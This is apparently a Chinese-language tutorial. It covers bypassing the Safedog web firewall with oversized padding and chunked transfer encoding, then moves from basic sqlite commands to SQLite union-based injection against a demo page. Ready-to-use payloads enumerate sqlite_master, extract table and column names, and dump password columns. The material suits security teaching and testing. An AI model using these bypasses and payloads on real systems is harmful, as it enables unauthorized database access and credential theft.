
安全狗3.5超大数据包绕过
有时当提交数据超过检查范围时可以绕过拦截,可以在/*xxx*/中插入超大数据增加字符串数量

分块传输绕过最新版安全狗
前提:对方网站支持分块传输

将POST提交的数据分散打乱成多块提交,对方会将我们提交的数据重新组装,从而绕过验证
注意:分块传输的POST数据头部需要添加 Transfer-Encoding: Chunked,并且请求体需要两次换行,换行前的数字表示换行后字符串的长度(3:id=,1:1,0)
sqlite
sqlite和mysql等还是有些区别的,sqlite的每一个数据库就是一个文件
1 | 创建数据库: |

常用sqlite命令:
| 命令 | 作用 |
|---|---|
.tables |
显示所有表 |
.schema 表名 |
显示表的创建语句 |
.databases |
显示当前数据库 |
.exit 或 .quit |
退出 |
.help |
显示帮助信息 |
打开数据库
1 | Use ".open FILENAME" to reopen on a persistent database. |
导入导出
1 | # 导出 |
创建表
语句和mysql差不多
1 | sqlite> create table test( |
查看表
.tables 命令用来列出附加数据库中的所有表。
1 | sqlite> .tables |
.schema 命令得到表的完整信息:
1 | sqlite> .schema test |
值得注意的一点是得到的结果是我们创建表时执行的命令语句,这也是sqlite的特点
插入数据
INSERT INTO 语句用于向数据库的某个表中添加新的数据行
1 | sqlite> insert into test (id,name) values (1,'alice'); |
查询语句
使用select关键字
1 | sqlite> select * from test; |
如果查询结果格式比较乱,需要设置格式化输出
示例代码:
1 | 在数据库下创建一个表: |

页面:
1 | <html> |
sqlite注入的union联合查询和sql注入前面的查询方法一样:
使用order by确定查询字段数:
1 | 1' order by 3; |
查看回显位:
1 | 0' union select 1,2,3; |
查版本
1 | 0' union select 1,2,sqlite_version(); |
前置知识:
- 1.sqlite_master 是 SQLite 的系统表,存储了数据库中所有表、索引、视图和触发器的元数据
sql
1 | -- 查看 sqlite_master 的结构 |

表结构:
| 字段 | 说明 |
|---|---|
type |
对象类型:’table’、’index’、’view’、’trigger’ |
name |
对象名称 |
tbl_name |
表名(对于表,与 name 相同) |
rootpage |
内部使用 |
sql |
创建对象的完整 SQL 语句 |

sql 列里存的是创建这个表时的完整 SQL 语句(也就是表的结构)
当你执行这个命令创建表时:
sql
1 | CREATE TABLE user_data( |
SQLite 会自动把这条 SQL 语句原样保存到 sqlite_master 表的 sql 列里
如上图的test.db数据库:
| 字段 | 值1(表) | 值2(索引) | 说明 |
|---|---|---|---|
| type | table |
index |
对象类型 |
| name | user_data |
sqlite_autoindex_user_data_1 |
对象名称 |
| tbl_name(表名) | user_data |
user_data |
所属表名 |
| rootpage | 2 |
3 |
内部页面编号 |
| sql | CREATE TABLE... |
(空) | 创建对象的SQL语句 |
表名和列名

1 | 0' union select 1,2,sql from sqlite_master; |
如下查询结果即为建表语句:
或者:
多条记录时用group_concat聚合或者使用limit
1 | 0' union select 1,2,group_concat(tbl_name) FROM sqlite_master WHERE type='table' and tbl_name NOT like 'sqlite_%' -- |
limit后面接的数字是截取的行数,而offest后面接的数字则为第一次返回结果中的删除数。在上述查询中,limit提取了两个表名,然后第一个被offset删除掉,所以我们获得了第二个表名。
另外可以通过下面的payload获取到格式化过的列名:
LIKE 和 NOT LIKE 是什么?
LIKE 是 SQL 中的模糊匹配操作符,用于匹配字符串模式
%代表任意多个字符(包括0个)_代表单个任意字符
拆解这个条件
sql
1 | tbl_name NOT LIKE 'sqlite_%' |
意思是:
tbl_name字段的值 不匹配 模式'sqlite_%''sqlite_%'匹配所有以"sqlite_"开头的字符串
为什么要过滤掉 sqlite_%?
SQLite 系统内部会有一些以 “sqlite_” 开头的系统对象,这些是 SQLite 自己用的,不是用户创建的表。
常见的 sqlite_ 开头的对象:
| 对象名 | 说明 |
|---|---|
sqlite_sequence |
用于 AUTOINCREMENT 的序列表 |
sqlite_stat1 |
统计信息表 |
sqlite_stat2 |
统计信息表 |
sqlite_autoindex_xxx |
自动创建的索引 |
1 | 0' union select 1,2,replace(replace(replace(replace(replace(replace(replace(replace(replace(replace(substr((substr(sql,instr(sql,'(')+1)),instr((substr(sql,instr(sql,'(')+1)),'`')),"TEXT",''),"INTEGER",''),"AUTOINCREMENT",''),"PRIMARY KEY",''),"UNIQUE",''),"NUMERIC",''),"REAL",''),"BLOB",''),"NOT NULL",''),",",'~~') from sqlite_master where type='table' and name='user_data' -- |
查数据
1 | 0' union select id,name,passwd from user_data; |
使用group_concat连接查询结果
1 | 0' union select 1,2,group_concat(passwd) from user_data; |
注释符:(–)
为什么 MySQL 常用 –+?
在 MySQL 中:
--后面必须跟一个空格才会被识别为注释- 但在 URL 中,空格会被编码或过滤
- 所以用
+代替空格(+在 URL 中被解析为空格)


